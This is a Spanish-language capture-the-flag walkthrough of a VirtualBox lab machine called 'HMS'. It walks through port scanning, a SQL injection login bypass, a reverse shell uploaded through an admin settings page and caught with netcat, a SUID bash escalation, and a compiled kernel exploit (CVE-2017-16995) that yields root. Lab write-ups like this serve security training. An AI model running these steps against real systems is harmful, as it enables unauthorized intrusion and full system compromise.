HMS

LOCALIZAMOS LA MÁQUINA

```
arp-scan -I eth0 --localnet

Interface: eth0, type: EN10MB, IPv4: 192.168.0.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)

192.168.0.14            (Unknown)
```

CONECTIVIDAD

```
ping -c1 192.168.0.14
```

```
└─# ping -c1 192.168.0.14
PING 192.168.0.14 (192.168.0.14) 56(84) bytes of data.
64 bytes from 192.168.0.14: icmp_seq=1 ttl=64 time=1.31 ms

── 192.168.0.14 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.309/1.309/1.309/0.000 ms
```


```
IP DE LA MÁQUINA VÍCTIMA          192.168.0.14

IP DE LA MÁQUINA ATACANTE     192.168.0.10

LINUX- ttl=64
```

ESCANEO DE PUERTOS

```
nmap -p- -sVCS -Pn --min-rate 5000 192.168.0.14
```

```
└─# nmap -p- -sVCS -Pn --min-rate 5000 192.168.0.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 14:11 EDT
Nmap scan report for 192.168.0.14
Host is up (0.0013s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3c:fc:ed:dc:9b:b3:24:ff:2e:c3:51:f8:33:20:78:40 (RSA)
|   256 91:5e:81:68:73:68:65:ec:a2:de:27:19:c6:82:86:a9 (ECDSA)
|_  256 a7:eb:f6:a2:c6:63:54:e1:f5:18:53:fc:c3:e1:b2:28 (ED25519)
7080/tcp open  http    Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1)
| http-title: Admin Panel
|_Requested resource was login.php
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: 08:00:27:0F:99:23 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Revisamos la conexión ftp y no encontramos nada interesante. Vamos con el 7080



ENUMERACIÓN

Con gobuster buscamos directorios

gobuster dir -u http://192.168.0.14:7080 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -b 403,404




EXPLOTACIÓN

Estamos ante la posibilidad de una inyección SQL. El problema que


tenemos es que hay una validación en el campo de entrada que indica que debe ser un

email. Tenemos dos opciones, o lo modificamos con Burpsuite o hacemos lo siguiente:


Nos vamos al panel de login, marcamos en email, botón derecho e inspeccionar




Borramos email




Accedemos al panel de control usando ' or 1=1 #



En el código fuente vemos un código comentado que nos lleva a setting (configuración).







Aquí tenemos la posibilidad de enviarnos una reverse shell.

Nos vamos a https://www.revshells.com/ y copiamos el codigo para

guardarlo en nuestro Kali, luego subirlo en setting y nos ponemos a la escucha en el 9009



Nos vamos al directorio donde se encuentra el script /uploadImage/Logo/



Obtenemos conexión

```
└─# nc -nlvp 9009
listening on [any] 9009 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.14] 36736
Linux nivek 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:41:33 up  5:07,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

Tratamos la TTY con

python -c 'import pty; pty.spawn("/bin/bash")'

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@nivek:/$ tty
tty
/dev/pts/0
daemon@nivek:/$
```

ESCALADA DE PRIVILEGIOS

Listamos directorios y nos encontramos con dos usuarios

eren y nivek

Entramos en nivek y leemos el local.txt

```
daemon@nivek:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root  root  4096 Jul 26  2021 .
drwxr-xr-x 23 root  root  4096 Jul 31 03:05 ..
drwx------x  4 eren  eren  4096 Jul 26  2021 eren
drwxr-xr-x 16 nivek nivek 4096 Jul 26  2021 nivek
daemon@nivek:/home$


daemon@nivek:/home$ cd nivek
cd nivek
daemon@nivek:/home/nivek$ ls
ls
Desktop    Downloads  Music      Public     Videos
Documents  local.txt  Pictures   Templates
daemon@nivek:/home/nivek$ cat local.txt
cat local.txt
3bbf8c168408f1d5ff9dfd91fc00d0c1
daemon@nivek:/home/nivek$
```

No tenemos permisos sudo, probamos con suid

```
daemon@nivek:/home/nivek$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/ping6
/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/bash
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/opt/lampp/bin/suexec
daemon@nivek:/home/nivek$
```

Nos vamos a https://gtfobins.github.io/gtfobins/bash/#suid

y nos hacemos eren

```
daemon@nivek:/home/nivek$ /usr/bin/bash -p
/usr/bin/bash -p
bash-4.3$ whoami
whoami
eren
bash-4.3$

bash-4.3$ id
id
uid=1(daemon) gid=1(daemon) euid=1002(eren) groups=1(daemon)
```

Sigo siendo el usuario daemon , pero, actuo con los permisos de eren.

Buscamos vulnerabilidades

bash-4.3$ uname -a
uname -a
Linux nivek 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

```
└─# searchsploit ubuntu 4.4.0
 Exploit Title                                                                                          |  Path
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                    | linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation        | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)                                                    | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                                     | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                          | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation       | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)   | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation                  | linux/local/41760.txt
Shellcodes: No Results
 Paper Title                                                                                            |  Path
Debian < 5.0.6 / Ubuntu < 10.04 - Webshell Remote Root Exploit                                          | english/15311-debian--5.0.6--ubu
```

```
└─# searchsploit -m linux/local/45010.c
  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/45010.c
    Codes: CVE-2017-16995
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/Hospital/45010.c
```

Le damos permisos

chmod 777 45010.c

Montamos un server para enviar el script a la máquina víctima

python3 -m http.server 80

bash-4.3$ ls
ls
45010.c
systemd-private-5a818bb5c16541cdbf4ad6c5d04e7296-systemd-timesyncd.servic
e-Z1fgyD

Compilamos

gcc 45010.c

Por defecto se genera el ejecutable a.out

```
bash-4.3$ ls -la
ls -la
total 68
drwxrwxrwt  8 root root       4096 Aug  2 20:56 .
drwxr-xr-x 23 root root       4096 Jul 31 03:05 ..
-rw-rw-rw-  1 eren daemon 13176 Aug  2 20:41 45010.c
-rwxrwxrwx  1 eren daemon 18432 Aug  2 20:56 a.out
drwxrwxrwt  2 root root       4096 Aug  2 19:51 .font-unix
drwxrwxrwt  2 root root       4096 Aug  2 19:51 .ICE-unix
drwx------  3 root root       4096 Aug  2 19:51
systemd-private-5a818bb5c16541cdbf4ad6c5d04e7296-systemd-timesyncd.servic
e-Z1fgyD
drwxrwxrwt  2 root root       4096 Aug  2 19:51 .Test-unix
drwxrwxrwt  2 root root       4096 Aug  2 19:51 .X11-unix
drwxrwxrwt  2 root root       4096 Aug  2 19:51 .XIM-unix
bash-4.3$
```

Damos permisos de ejecución a todos los usuarios

```
bash-4.3$ chmod a+x a.out
chmod a+x a.out
bash-4.3$
```

Ejecutamos

```
bash-4.3$ ./a.out
./a.out

whoami

root

cat /root/root.txt

299c10117c1940f21b70a391ca125c5d
```